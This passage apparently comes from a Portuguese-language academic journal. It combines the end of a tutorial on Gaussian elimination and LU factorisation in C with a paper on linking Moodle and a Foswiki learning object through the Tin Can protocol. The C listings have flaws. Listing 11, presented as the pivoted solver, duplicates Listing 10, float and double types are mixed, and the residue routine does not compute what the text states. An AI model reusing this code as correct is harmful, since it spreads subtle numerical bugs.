int DoPivotation(int M,double **A,int i)
{
    int j,pivpos;
    double tmp;

    pivpos=LocatePivot(M,A,i);
    if (pivpos!=i)
    {
       SwapRows(A,i,pivpos,i,M);
    }
    return pivpos;
 }

void GaussForwardPP(int M,double **A,double **L,int *P)
{
    int i,pivpos;
    for (i=0;i<M;i++)
    {
        P[i]=i;
    }

    for (i=0;i<M;i++)
    {
        P[i]=DoPivotation(M,A,i);
        GaussIteration(M,A,L,i);
    }
}
```

Listagem 4. Eliminação Gauss Forward, Pivotação Parcial.

Exemplo 6. *Para a matriz anterior:*

$$\begin{pmatrix} 1.000 & 1.000 & 1.000 & 1.000 & 1.000 \\ 2.000 & 4.000 & 8.000 & 16.000 & 32.000 \\ 3.000 & 9.000 & 27.000 & 81.000 & 243.000 \\ 4.000 & 16.000 & 64.000 & 256.000 & 1024.000 \\ 5.000 & 25.000 & 125.000 & 625.000 & 3125.000 \end{pmatrix},$$

obtemos:

$$\underline{\underline{L}} = \begin{pmatrix} 1.000 & 0.000 & 0.000 & 0.000 & 0.000 \\ 0.400 & 1.000 & 0.000 & 0.000 & 0.000 \\ 0.600 & 1.000 & 1.000 & 0.000 & 0.000 \\ 0.800 & 0.667 & -0.500 & 1.000 & 0.000 \\ 0.200 & 0.667 & 0.750 & -0.500 & 1.000 \end{pmatrix},$$

$$\underline{\underline{U}} = \begin{pmatrix} 5.000 & 25.000 & 125.000 & 625.000 & 3125.000 \\ 0.000 & -6.000 & -48.000 & -294.000 & -1632.000 \\ 0.000 & 0.000 & 8.000 & 72.000 & 464.000 \\ 0.000 & 0.000 & 0.000 & -12.000 & -156.000 \\ 0.000 & 0.000 & 0.000 & 0.000 & -12.000 \end{pmatrix}$$ ■

4. Equações Matriciais Lineares

4.1.Sem Pivotação

Considere a seguinte equação matricial linear:

$$\underline{\underline{A}}\ \underline{\underline{X}} = \underline{\underline{B}},\ \underline{\underline{X}} \in \mathbb{M}^{n,m},$$

onde $\underline{\underline{A}} \in \mathbb{M}^{n,n}$, matriz dos coeficientes, é uma matriz quadrática regular e $\underline{\underline{B}} \in \mathbb{M}^{n,m}$. Efetuando a fatorização LU *sem pivotação* na matriz $\underline{\underline{A}}$, obtemos:

$$\underline{\underline{A}}\ \underline{\underline{X}} = (\underline{\underline{L}}\ \underline{\underline{U}})\underline{\underline{X}} = \underline{\underline{B}}.$$

Aqui,

$$\underline{\underline{L}} = \underline{\underline{L}}_{n-1} \cdots \underline{\underline{L}}_1 = \begin{pmatrix} 1 & 0 & \cdots & 0 \\ l_{21} & 1 & \cdots & 0 \\ \vdots & \vdots & & \vdots \\ l_{n1} & l_{n2} & \cdots & 1 \end{pmatrix},$$

cuja inversa é:

$$\underline{\underline{\mathrm{L}}}^{-1} = \underline{\underline{\mathrm{L}}}_1^{-1} \cdots \underline{\underline{\mathrm{L}}}_{n-1}^{-1} = \begin{pmatrix} 1 & 0 & \cdots & 0 \\ -l_{21} & 1 & \cdots & 0 \\ \vdots & \vdots & & \vdots \\ -l_{n1} & -l_{n2} & \cdots & 1 \end{pmatrix}.$$

Assim,

$$\underline{\underline{\mathrm{U}}}\ \underline{\underline{\mathrm{X}}} = \underline{\underline{\mathrm{L}}}^{-1}\underline{\underline{\mathrm{B}}},$$

onde:

$$\underline{\underline{\mathrm{U}}} = \begin{pmatrix} u_{11} & u_{12} & \cdots & u_{1n} \\ 0 & u_{22} & \cdots & u_{2n} \\ \vdots & \vdots & & \vdots \\ 0 & 0 & \cdots & u_{nn} \end{pmatrix}.$$

Efetuada a fatorização (sem pivotação), o código seguinte efetua as operações "Forward" (multiplicação com $\underline{\underline{\mathrm{L}}}^{-1}$ ao lado esquerdo de $\underline{\underline{\mathrm{B}}}$):

```
{
    void GaussForwardSubst(int M,double **L,int N,double **B)
    {
        int i,j;
        for (i=0;i<M;i++)
        {
            for (j=i+1;j<M;j++)
            {
                RowOper(M,B,i,j,-L[j][i],0,N);
            }
        }
    }
```

Listagem 5. Forward Substitution.

Para as substituições retroativas ("Backward"), segue o código:

```
    void GaussBackSubst(int M,int N,float **U,float **B)
    {
       int i,j,k;
       float fact;
       for (i=M-1;i>=0;i--)
       {
          for (j=i-1;j>=0;j--)
          {
             fact=U[j][i]/U[i][i];
```

```
            for (k=0;k<N;k++)
            {
                B[j][k]-=fact*B[i][k];
            }
        }

        fact=1.0/U[i][i];
        for (k=0;k<N;k++)
        {
            B[i][k]*=fact;
        }
    }
 }
```

Listagem 6. Backward Substitution

Finalmente, podemos resolver a equação matricial usando:

```
void Solve(int M,float **A,float **L, int N,float **B)
{
    GaussForward(M,A,L);
    //A is now Upper Diagonal, L is Lower
    GaussForwardSubst(M,L,N,B);
    GaussBackSubst(M,A,N,B);
}
```

Listagem 7. Resolução sem Pivotação.

Para verificar os nossos cálculos, incluímos um código, calculando o resíduo (diferença) entre duas matrizes:

$$\underline{\underline{R}} = (r_{ij}) = \underline{\underline{A}}\ \underline{\underline{X}} - \underline{I},$$

```
 void Residue(int M,int N,double **A,double **B,double **R)
{
    int i,j;
    double norm=0.0;
    for (i=0;i<M;i++)
    {
       for (j=0;j<N;j++)
       {
           R[i][j]=fabs(A[i][j]-B[i][j]);
       }
    }
}
```

Listagem 8. Resíduo entre duas Matrizes.

Para obter uma medida da diferença entre duas matrizes, pode-se usar o código a seguir, que calcula a norma de uma matriz:

$$\| \underline{\underline{A}} \|_1 = | \sum_{i=1}^{M} \sum_{j=1}^{N} | a_{ij} |,$$

```
double Norm1(int M,int N,double **A)
{
    int i,j;
    double norm=0.0;
    for (i=0;i<M;i++)
    {
       for (j=0;j<N;j++)
       {
       norm+=fabs(A[i][j]);
       }
    }
    return norm;
}
```

Listagem 9. Norma de uma Matriz.

Usar diretamente a norma da matriz resíduo é inadequado, visto que este não é invariante com respeito a um escalonamento do sistema (multiplicação por constante em ambos os lados). Introduzimos a norma relativa:

$$\epsilon = \frac{| \underline{\underline{R}} |_1}{| \underline{\underline{B}} |_1}.$$

Exemplo 7. *Com a matriz* $\underline{\underline{A}}$ *dos exemplos anteriores, e lado direito* $\underline{\underline{B}} = \underline{\underline{I}}$, *obtemos:*

$$\underline{\underline{L}} = \begin{pmatrix} 1.000 & 0.000 & 0.000 & 0.000 & 0.000 \\ 2.000 & 1.000 & 0.000 & 0.000 & 0.000 \\ 3.000 & 3.000 & 1.000 & 0.000 & 0.000 \\ 4.000 & 6.000 & 4.000 & 1.000 & 0.000 \\ 5.000 & 10.000 & 10.000 & 5.000 & 1.000 \end{pmatrix},$$

$$\underline{\underline{U}} = \begin{pmatrix} 1.000 & 1.000 & 1.000 & 1.000 & 1.000 \\ 0.000 & 2.000 & 6.000 & 14.000 & 30.000 \\ 0.000 & 0.000 & 6.000 & 36.000 & 150.000 \\ 0.000 & 0.000 & 0.000 & 24.000 & 240.000 \\ 0.000 & 0.000 & 0.000 & 0.000 & 120.000 \end{pmatrix},$$

e solução:

$$\underline{\underline{X}} = \underline{\underline{A}}^{-1} = \begin{pmatrix} 5.000 & -5.000 & 3.333 & -1.250 & 0.200 \\ -6.417 & 8.917 & -6.500 & 2.542 & -0.417 \\ 2.958 & -4.917 & 4.083 & -1.708 & 0.292 \\ -0.583 & 1.083 & -1.000 & 0.458 & -0.083 \\ 0.042 & -0.083 & 0.083 & -0.042 & 0.008 \end{pmatrix}$$

No mais, obtemos (com precisão dupla): $\epsilon = 5.292307e - 15$. ∎

4.2. Com Pivotação Parcial

Ao usar pivotação parcial, precisamos alterar apenas a parte de fazer a eliminação "Forward", efetuando em cada iteração, as trocas de linhas no lado direito. Isso pode ser feito por meio do código:

```
    void GaussForwardSubstPP(int M,double **L,int *P,int
N,double **B)
    {
        int i,j;
        double tmp;

        for (i=0;i<M;i++)
        {
            if (P[i]!=i)
            {
                SwapRows(B,i,P[i],0,N);
            }

            for (j=i+1;j<M;j++)
            {
                RowOper(M,B,i,j,-L[j][i],0,N);
            }
        }
    }
```

Listagem 10. Eliminação de Gauss Forward com Pivotação Parcial.

Finalmente, o código da resolução do sistema matricial, $\underline{\underline{A}}\,\underline{X} = \underline{B}$, usando pivotação parcial encontra-se abaixo.

```
    void GaussForwardSubstPP(int M,double **L,int
*P,int N,double **B)
    {
        int i,j;
        double tmp;

        for (i=0;i<M;i++)
        {
            if (P[i]!=i)
            {
                SwapRows(B,i,P[i],0,N);
            }

            for (j=i+1;j<M;j++)
            {
                RowOper(M,B,i,j,-L[j][i],0,N);
            }
        }
    }
```

Listagem 11. Resolução da Equação Matricial usando Pivotação Parcial.

Exemplo 8. *Com a matriz* $\underline{\underline{A}}$ *dos exemplos anteriores, e lado direito* $\underline{\underline{B}} = \underline{\underline{I}}$, *obtemos:*

$$\underline{\underline{L}} = \begin{pmatrix} 1.000 & 0.000 & 0.000 & 0.000 & 0.000 \\ 0.400 & 1.000 & 0.000 & 0.000 & 0.000 \\ 0.600 & 1.000 & 1.000 & 0.000 & 0.000 \\ 0.800 & 0.667 & 0.750 & 1.000 & 0.000 \\ 0.200 & 0.667 & -0.500 & -0.500 & 1.000 \end{pmatrix},$$

$$\underline{\underline{U}} = \begin{pmatrix} 5.000 & 25.000 & 125.000 & 625.000 & 3125.000 \\ 0.000 & -6.000 & -42.000 & -234.000 & -1218.000 \\ 0.000 & 0.000 & -8.000 & -88.000 & -664.000 \\ 0.000 & 0.000 & 0.000 & -12.000 & -144.000 \\ 0.000 & 0.000 & 0.000 & 0.000 & 12.000 \end{pmatrix},$$

e solução:

$$\underline{\underline{X}} = \underline{\underline{A}}^{-1} = \begin{pmatrix} 5.000 & -5.000 & 3.333 & -1.250 & 0.200 \\ -6.417 & 8.917 & -6.500 & 2.542 & -0.417 \\ 2.958 & -4.917 & 4.083 & -1.708 & 0.292 \\ -0.583 & 1.083 & -1.000 & 0.458 & -0.083 \\ 0.042 & -0.083 & 0.083 & -0.042 & 0.008 \end{pmatrix}$$

Neste caso, obtemos (com precisão dupla): $\epsilon = 1.067238e-14$. *Vemos, que não necessariamente melhora, aplicando pivotação parcial.* ■

Para terminar, apresentamos um exemplo final.

Exemplo 9. *Considere a matriz de Vandermonte de ordem* 7:

$$\underline{\underline{A}} = (a_{ij}) = (1/i^{j-1}) =$$

$$\begin{pmatrix} 1.000e+00 & 1.000e+00 & 1.000e+00 & 1.000e+00 & 1.000e+00 & 1.000e+00 & 1.000e+00 \\ 5.000e-01 & 2.500e-01 & 1.250e-01 & 6.250e-02 & 3.125e-02 & 1.562e-02 & 7.812e-03 \\ 3.333e-01 & 1.111e-01 & 3.704e-02 & 1.235e-02 & 4.115e-03 & 1.372e-03 & 4.572e-04 \\ 2.500e-01 & 6.250e-02 & 1.562e-02 & 3.906e-03 & 9.766e-04 & 2.441e-04 & 6.104e-05 \\ 2.000e-01 & 4.000e-02 & 8.000e-03 & 1.600e-03 & 3.200e-04 & 6.400e-05 & 1.280e-05 \\ 1.667e-01 & 2.778e-02 & 4.630e-03 & 7.716e-04 & 1.286e-04 & 2.143e-05 & 3.572e-06 \\ 1.429e-01 & 2.041e-02 & 2.915e-03 & 4.165e-04 & 5.950e-05 & 8.500e-06 & 1.214e-06 \end{pmatrix}.$$

Obtemos, usando o algoritmo sem pivotação:

$$\underline{\underline{L}} = \begin{pmatrix} 1.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 \\ 5.000e-01 & 1.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 \\ 3.333e-01 & 8.889e-01 & 1.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 \\ 2.500e-01 & 7.500e-01 & 1.266e+00 & 1.000e+00 & 0.000e+00 & 0.000e+00 & 0.000e+00 \\ 2.000e-01 & 6.400e-01 & 1.296e+00 & 1.638e+00 & 1.000e+00 & 0.000e+00 & 0.000e+00 \\ 1.667e-01 & 5.556e-01 & 1.250e+00 & 1.975e+00 & 2.009e+00 & 1.000e+00 & 0.000e+00 \\ 1.429e-01 & 4.898e-01 & 1.181e+00 & 2.132e+00 & 2.789e+00 & 2.379e+00 & 1.000e+00 \end{pmatrix},$$

$$\underline{\underline{U}} = \begin{pmatrix} 1.000e+00 & 1.000e+00 & 1.000e+00 & 1.000e+00 & 1.000e+00 & 1.000e+00 & 1.000e+00 \\ 0.000e+00 & -2.500e-01 & -3.750e-01 & -4.375e-01 & -4.688e-01 & -4.844e-01 & -4.922e-01 \\ 0.000e+00 & 0.000e+00 & 3.704e-02 & 6.790e-02 & 8.745e-02 & 9.859e-02 & 1.046e-01 \\ 0.000e+00 & 0.000e+00 & 2.602e-18 & -3.906e-03 & -8.138e-03 & -1.126e-02 & -1.321e-02 \\ 0.000e+00 & 0.000e+00 & 2.151e-18 & -9.741e-21 & 3.200e-04 & 7.307e-04 & 1.068e-03 \\ 0.000e+00 & 0.000e+00 & -2.572e-18 & 1.177e-19 & 6.972e-20 & -2.143e-05 & -5.251e-05 \\ 0.000e+00 & 0.000e+00 & -2.199e-18 & 2.355e-19 & 5.246e-20 & 3.044e-22 & 1.214e-06 \end{pmatrix},$$

e solução:

$$\underline{\underline{X}} = \underline{\underline{A}}^{-1} =$$

$$\begin{pmatrix} 1.389e-03 & -1.067e+00 & 4.556e+01 & -4.551e+02 & 1.628e+03 & -2.333e+03 & 1.144e+03 \\ -3.750e-02 & 2.773e+01 & -1.139e+03 & 1.092e+04 & -3.743e+04 & 5.132e+04 & -2.402e+04 \\ 4.097e-01 & -2.880e+02 & 1.125e+04 & -1.029e+05 & 3.369e+05 & -4.432e+05 & 2.002e+05 \\ -2.313e+00 & 1.515e+03 & -5.554e+04 & 4.806e+05 & -1.506e+06 & 1.913e+06 & -8.407e+05 \\ 7.089e+00 & -4.191e+03 & 1.418e+05 & -1.158e+06 & 3.490e+06 & -4.313e+06 & 1.858e+06 \\ -1.115e+01 & 5.626e+03 & -1.730e+05 & 1.343e+06 & -3.926e+06 & 4.754e+06 & -2.018e+06 \\ 7.000e+00 & -2.688e+03 & 7.655e+04 & -5.734e+05 & 1.641e+06 & -1.960e+06 & 8.235e+05 \end{pmatrix},$$

com resíduo $\epsilon = 1.024209e-16$. *Repetindo com pivotação parcial, os resultados demostram-se idênticos.* ∎

O código completo desenvolvido nesse artigo, encontra-se disponível através do link: https://www.dropbox.com/s/3w22hjhqn7kpfn7/Matrix.c?dl=0.

Referências

Burden, Richard L.; Faires, J. D. (2008). *Análise Numérica*. Cengage Learning; São Paulo.

Gill, Philip E.; Murray, W. W. M. H. (1991). *Numerical Linear Algebra and Optimization*. Addison-Welsey; Redwood City, EUA.

Kernighan, Brian W.; Ritchie, D. M. (1988). *The C Programming Language*. Prentice Hall; Englewood Cliffs, New Jersey, EUA.

Lay, D. C. (2007). *Álgebra Linear*. Ed. LTC; Rio de Janeiro.

Lima, E. L. (2008). *Álgebra Linear*. IMPA; Rio de Janeiro.

Poole, D. (2003). *Álgebra Linear*. Ed. Thomson; São Paulo.

Press, William H.; Flannery, B. P. T. S. A. V. W. T. (1991). Numerical Recipes in C. Cambridge University Press, New York, EUA.

Ruggiero, Marcia A. Gomes; Lopes, V. L. d. R. (1996). *Calculo Numérico*. Ed. Pearson; São Paulo.

Integração de Ambiente Virtual de Aprendizagem e Wiki: lições aprendidas no uso do protocolo Tin Can

Igor M. Félix[1], Lucas A. Cruz[1], Marcelo A. Inuzuka[1]
{igorfelix,marceloakira}@inf.ufg.br, lucasaraujocruz@gmail.com

Abstract
This article reports the lessons learned with the use of Tin Can commication protocol, in the integration of a learning management system (LMS), with a learning object (LO) produced in a Wiki. With the experiences done was possible explore the Wiki's environment potencial in the production of learning object, based in hypertext and also in the use of a plugin that comunicates with LMS through Tin Can protocol. With the integration between LMS and Wiki through Tin Can protocol, was possible generate registers of the use of LO, so that the teacher followed the student's progress.

Resumo
Este artigo relata as lições aprendidas no uso do protocolo de comunicação Tin Can, na integração de um Ambiente Virtual de Aprendizagem (AVA), com um Objeto de Aprendizagem (OA) produzido em um wiki. Com as experiências realizadas foi possível explorar o potencial do ambiente Wiki na produção de Objetos de Aprendizagem, baseados em hipertextos e também da utilização de um plugin que comunica com o AVA por meio do protocolo Tin Can. Com a integração entre o AVA e Wiki através do protocolo Tin Can, foi possível gerar registros da utilização do OA, de forma que o professor acompanhasse o progresso do aluno.

1. Introdução

Com as constantes evoluções da tecnologia, novas formas de interação e produção de conhecimento surgiram. De um lado, para prover as interações virtuais entre alunos, professor e conteúdo, foram desenvolvidos os Ambientes Virtuais de Aprendizagem (AVAs). Por outro lado, muito conte-

1. Instituto de Informática – Universidade Federal de Goiás (UFG), Caixa Postal 131 – 74.001-970 – Goiânia – GO – Brasil

údo de valor educativo foi produzido no formato de hipertexto, sendo que o maior caso de sucesso amplamente conhecido é a Wikipédia, a maior enciclopédia online disponível de forma livre, para qualquer um acessar e contribuir.

Se por um lado, a Internet fomentou a criação de notáveis ambientes de interação de conhecimento e de outro de ambientes de produção de conhecimento, há uma carência de integração entre estes tipos de ambientes. Para resolver esse problema, surgiram os Objetos de Aprendizagem (OA) que é "qualquer entidade, digital ou não digital, que possa ser utilizada, reutilizada ou referenciada durante o aprendizado suportado por tecnologias" (Downes, 2003). O padrão SCORM (*Sharable Content Object Reference Model*) se destacou para implementação de OAs, mas recentemente evoluiu para o protocolo Tin Can para dar suporte a novos tipos de interação e conteúdos: dispositivos móveis e conteúdos nas nuvens.

Este artigo relata as lições aprendidas no uso do protocolo de comunicação Tin Can para a integração de um Ambiente Virtual de Aprendizagem (AVA), com um Objeto de Aprendizagem (OA) produzido em um wiki.

Este artigo está dividido em quatro partes. Além da introdução, na segunda parte são apresentados todos os componentes envolvidos na experimentação. O desenvolvimento e resultados estão descritos na terceira parte. Na quarta, estão expostos os trabalhos futuros e as considerações finais.

2. Ambiente Virtual de Aprendizagem e Objetos de Aprendizagem

A presença dos AVAs na vida dos docentes, discentes e trabalhadores é tão evidente, que segundo levantamento (EDUCAUSE, 2014), só nos Estados Unidos, 99% das instituições de ensino superior possuem algum AVA instalado em seu ambiente de trabalho e 56% dos estudantes afirmam utilizar o AVA para a maioria ou todos os cursos.

Nos AVAs, a produção e disponibilização de conteúdos pelos professores, podem ser realizadas, por meio do próprio ambiente, através de

ferramentas de autoria de materiais didáticos. O Moodle, por exemplo, possui várias ferramentas de criação de conteúdo e atividades pré-instalados ou extensíveis por um dos seus vários *plugins* disponíveis livremente para utilização[2]. Grande parte dos *plugins* consiste em atividades interativas (jogos, questionários, fóruns, etc) e conteúdos dinâmicos (lições, simulações, etc). Contudo, apesar do Moodle e outros AVAs possuírem seus próprios recursos didáticos, nem todos podem ser intercambiados. Suprindo a demanda de reuso, surgiram os Objetos de Aprendizagem (OA), que são recursos didáticos portáveis, ou seja, podem ser migrados de um AVA para outro.

O SCORM[3] é um modelo de referência, incluindo um conjunto unificado de especificações para a disponibilização de conteúdos e serviços de *e-learning*. O SCORM foi desenvolvido e bem sucedido em resolver os desafios no âmbito dos sistemas de treinamento militar e por longo tempo atendeu também as necessidades do compartilhamento de objetos educacionais, mas, conforme as mudanças tecnológicas vêm acontecendo, novas exigências foram sendo adicionadas pelos utilizadores e novos contextos como ambientes isolados dos AVAs, tais como dispositivos móveis e jogos. Para atender a essas novas demandas, o padrão Tin Can foi proposto. Este padrão é a evolução do protocolo SCORM, adaptando-se às novas realidades educacionais e tecnológicas, permitindo o monitoramento e acompanhamento do processo de aprendizagem. "O aprendizado está acontecendo em todos os lugares, não apenas em cursos SCORM tradicionais dentro dos AVAs. O Tin Can permite gravar qualquer experiência de aprendizagem, independente de onde e como isso acontece"[4].

3. Produção de objetos de aprendizagem em Wiki

Um OA bastante utilizado atualmente para disponibilizar conteúdo interativo é o hipertexto, pois é adequado para a Web e com boa integração

2. Plugins para o Moodle - https://moodle.org/plugins/

3. ADL - http://www.adlnet.org/

4. Tin Can API - http://www.tincanapi.com/

com AVAs. Para produzir este tipo de material, há várias ferramentas de autoria disponíveis tais como *CourseLab*, Microsoft LCDS e *HotPotatoes*, que exportam no padrão SCORM (Battistella, 2011). Na educação, o hipertexto é bastante utilizado para o conteúdo de OAs (McKnight, 1996). O hipertexto segue um paradigma de construção social em que o usuário reconstrói ou negocia seus conhecimentos (Carvalho, 1999).

Wiki é uma plataforma online para produção de hipertexto e é visto como uma ferramenta que traz a ampliação do ensino, possibilitando que os estudantes sejam incluídos no ciclo de geração do conhecimento.

4. Tin Can

Muitas maneiras de interação com o conhecimento estão disponíveis graças às novas tecnologias, como colaboração e autoria, ambientes de jogos ou simulação, hipermídia e multimídia. Contudo, é preciso que além da disponibilização destes conteúdos, o progresso e caminho trilhado pelo aprendiz seja monitorado de alguma forma. Com a finalidade de acompanhar o progresso de alunos, surgiu a API Tin Can, desenvolvido pela empresa Rustici Software, que implementou a especificação da xAPI[5] (*Experience* API), elaborada por um consórcio de empresas ligadas à ADL[6] (*Advanced Distributed Learning*). É um protocolo que serve ao rastreio e acompanhamento do progresso da aprendizagem suportado por tecnologias.

Na comunicação baseada no protocolo Tin Can, geralmente há três agentes envolvidos: LRS (*Learning Record Store*), AVA (Ambiente Virtual de Aprendizagem) e OA (Objeto de Aprendizagem), conforme figura 1. Os agentes típicos na comunicação com o protocolo Tin Can são os seguintes:

- LRS: é uma base de dados de registro de aprendizagem, desenvolvido especificamente para suportar o protocolo Tin Can.

5. xAPI - http://www.adlnet.gov/tla/experience-api/

6. ADL - http://www.adlnet.org/

Em nosso trabalho, utilizamos um LRS implementado e disponibilizado por terceiros, o Wax LRS[7].

- AVA: responsável em disponibilizar as atividades e conteúdos didáticos para o aluno, consultar os registros de aprendizagem e disponibilizar o acesso ao OA para o discente. Em nosso caso, trabalhamos com o Moodle.
- OA: É um objeto de aprendizagem com suporte a protocolo Tin Can. Em nosso caso, é um hipertexto armazenado em Foswiki.




Figura 1. Componentes envolvidos na arquitetura de aplicação do protocolo Tin Can

A API Tin Can facilita o acompanhamento do progresso do aluno em atividades, mensurando o seu esforço. Além disso, o protocolo Tin Can nos permite o rastreio em cenários de aprendizagem sem conexão com a Internet e assim que possível, envia os dados a um LRS. Essa funcionalidade é de suma importância para a aprendizagem em ambiente móvel. O protocolo também não exige que o conteúdo esteja em um navegador que execute JavaScript, pois permite a comunicação por uma simples troca

7. Wax LRS - https://waxlrs.com/

de mensagens JSON (*JavaScript Object Notation*) (Figura 2) por meio de protocolo HTTP, ou de forma mais segura, com HTTPS.

```
[ { "verb": {
        "id":"http://example.com/verbs/completed",
        "display": {
           "en":"completed" } },
    "object":{
        "id":"http://wiki.example.com/bin/view/GrupoLinux/LicaoRedesDeComputadores",
        "name": {
           "pt-BR":"Primeira lição de redes" } },
    "actor":{
        "mbox":"joaocarlos@example.com",
        "name":"João Carlos" } } ]
```

Figura 2. Exemplo de troca de mensagens no formato JSON, entre o OA e o LRS, utilizando protocolo Tin Can

Conforme o aluno avança no conteúdo disponibilizado, o OA registra automaticamente os eventos de aprendizagem ocorridos em sua interação, através do protocolo Tin Can (Figura 1, seta 2). As mensagens do protocolo Tin Can seguem um padrão de afirmações (*statements*), compostas basicamente de três objetos JSON: ator (*actor*), verbo (*verb*) e objeto (*object*), conforme pode ser visto na Figura 2. Através do mesmo exemplo de mensagem, poderíamos afirmar de forma humana e simples que "João Carlos completou a primeira lição de redes"; ou de forma precisa e detalhada, informando a identificação das atividades por cada uma de suas URLs e do aluno pelo seu email único.

5. Experimentação

Na integração entre o AVA e o Foswiki[8], foi criado um hipertexto, dentro do ambiente wiki sobre "redes de computadores" e para embutir o plugin Tin Can no conteúdo, foi acrescentado a macro[9] %TINCAN%

8. Foswiki - http://www.foswiki.org

9. Macros no Foswiki - http://www.foswiki.org/System/Macros

(Figura 3). Esta macro carrega os valores dos parâmetros fornecidos (verb, objectid, objectname e objectdescription) e gera todo código JavaScript necessário para comunicação do OA com o LRS para registrar o acesso ao conteúdo (Figura 1, seta 2). Com o conteúdo disponibilizado, os alunos podem acessar a página, enquanto o *plugin* presente nesta, informa ao LRS (em segundo plano e de forma autônoma), a identificação do aluno e de que forma este está interagindo com o conteúdo, gerando assim, um *feedback* para o professor (Figura 1, seta 3).

```
%TINCAN{
        verb="completed"
        objectid="http://wiki.example.com/bin/view/GrupoLinux/LicaoRedesDeComputadores"
        objectname="Introdução a Redes de Computadores"
        objectdescription="Uma breve introdução ao conteúdo da disciplina de Redes de Computadores"
}%
```

Figura 3. Exemplo de utilização da tag desenvolvida para o Foswiki, dentro de uma página

Além do desenvolvimento do *plugin*[10] no Foswiki, foi necessário a instalação de um *plugin*[11] no Moodle. Após esta instalação, para disponibilizar um conteúdo Tin Can, o professor precisa configurá-lo (Figura 4), incluindo o endereço (URL) do OA compatível com o protocolo Tin Can. Assim que o estudante acessa esse endereço, os dados de acesso ao LRS (URL e dados de autenticação, segundo o protocolo OAuth[12]) e informações do aluno, são transmitidas explicitamente na URL para o wiki.

No ambiente Foswiki, a biblioteca em JavaScript disponibilizada pela API Tin Can, foi utilizada para a comunicação do OA com o LRS. De posse das informações do do verbo e do objeto (Figura 3), o OA abre um canal de comunicação com o LRS, possibilitando o registro dos dados de acompanhamento do aprendizado.

10. Plugin no Foswiki - https://github.com/TincanSi/TinCan_Foswiki/tree/master
11. Plugin no Moodle - https://github.com/garemoko/moodle-mod_tincanlaunch
12. OAuth - http://tools.ietf.org/html/rfc5849




Figura 4. Configuração dos parâmetros do plugin no Moodle

No AVA, quando o professor cadastra uma nova atividade Tin Can (figura 4) para seus alunos, ele precisa fornecer o nome da atividade, o endereço do conteúdo e informações do LRS. Quando a atividade é disponibilizada, se o usuário do ambiente for o aluno, ao clicar na atividade, ele visualiza o conteúdo referenciado, enquanto que o professor, além de poder acessar o conteúdo, também pode visualizar os registros de todos os participantes da turma (Figura 5).




Figura 5. Exemplo de interação do aluno com o conteúdo, monitorado pela API Tin Can, que por sua vez, envia os dados ao LRS, que podem então ser consultados através plugin no Moodle pelo professor

Com toda a arquitetura organizada e operando, iniciamos então, uma série de testes para validar o nosso trabalho. Estes testes envolveram a verificação da segurança, da integridade e da eficiência tanto do *plugin* no ambiente Moodle, quanto o *plugin* do wiki. Realizamos testes funcionais, além de simular todo o contexto do mundo real, como se o processo de ensino estivesse de fato acontecendo. Os testes de caixa-preta (comportamento externo do software), foram focados principalmente na pessoalidade do aluno, para evitar que um usuário se passasse por um outro; nessa categoria, foram incluídos como métodos de teste a simulação de usuários reais, testes de sessão, manipulação de *cookies* em diferentes navegadores e também o uso de parâmetros já utilizados em outros acessos. Enquanto que os testes de caixa-branca (comportamento interno do software), foram direcionados à análise dos dados e do comportamento das funções; nessa categoria, incluímos testes de depuração, análise de variáveis em ambiente de produção e o comportamento de funções com diferentes dados e muitos acessos simultâneos. Em todos os testes, obtivemos um resultado satisfatório, nos levando a apenas algumas adequações do código fonte dentro do Foswiki.

6. Trabalhos futuros

Um dos trabalhos futuros, que podem utilizar este atual como base, trataria de aprimorar o *plugin* no Foswiki e prepará-lo para trabalhar com questionários de múltipla escolha interativos. Isso traria ao professor, mais uma experiência de acompanhamento e avaliação dos seus alunos. Pensando ainda na mesma linha, poderíamos propor uma nova versão de *plugins* de questionários da Wikiversidade[13] compatíveis com o protocolo Tin Can. A Wikiversidade é da mesma entidade que cuida da Wikipédia, que detém vasto conteúdo livre que poderia potencialmente se transformar em Objetos de Aprendizagem Abertos (OAAs) compatíveis com AVAs.

13. Wikipedia/Wikiversity - http://en.wikiversity.org/wiki/Quiz

7. Considerações finais

